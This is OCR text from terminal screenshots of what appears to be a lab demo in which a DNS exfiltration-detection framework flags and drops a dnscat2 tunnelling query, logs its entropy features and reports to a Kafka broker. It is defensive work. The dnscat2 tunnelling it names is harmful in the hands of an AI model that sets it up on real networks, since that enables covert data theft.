
vedpar@cssvlab06: ~/dnscat2/server (ssh)


```
vedpar@cssvlab06:~/dnscat2/server$
```

vedpar@cssvlab08: /etc/powerdns (ssh)

```
vedpar@cssvlab08:/etc/powerdns$
```


DATA PLANE STOPS DNS DATA BREACHES OVER RANDOM UDP DNS PORTS







iTerm2 Shell Edit View Session Scripts Profiles Toolbelt Window Help
F5 Access
100%
Sun Mar 9 19:01
vedpar@cssvlab06: ~/dnscat2/server
vedpar@cssvlab02: ~/dnscat2/client (ssh)
vedpar@cssvlab02:~/dnscat2/client$
vedpar@cssvlab02: ~/Data-Exfiltration-Security-Framework/
"Subdomain":"dnscat","TotalChars":15,"TotalCharsInSubdomain":6,"NumberCount":0,"UCaseCount":0,"Entropy":3.3232315,"Periods":2,"PeriodsInSubDomain":1,"LongestLabelDomain":7,"AverageLabelLength":5,"IsEgress":true,"RecordType":"A","AuthZoneSoaservers":null}
2025/03/10 01:57:42 The Exfiltrated DNS packet was found to be exfiltrated by process in user space with pid 0
2025/03/10 01:57:42 Malicious DNS Exfiltrated Query Found Dropping the packet [{dnscat.strives.io strives.io dnscat 15 6 0 0 3.3232315 2 1 7 5 true A map[]}]
2025/03/10 01:57:42 Publishing to remote kafka broker tcp 10.158.82.6:9092
vedpar@cssvlab04: ~ (ssh)
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;dnscat.strive.io. IN A
;; ANSWER SECTION:
dnscat.strive.io. 3384 IN A 10.158.82.53
;; Query time: 1 msec
;; SERVER: 10.158.82.55#53(10.158.82.55) (UDP)
;; WHEN: Mon Mar 10 01:57:12 UTC 2025
;; MSG SIZE rcvd: 61
vedpar@cssvlab04:~$
vedpar@cssvlab06: ~/dnscat2/server (ssh)
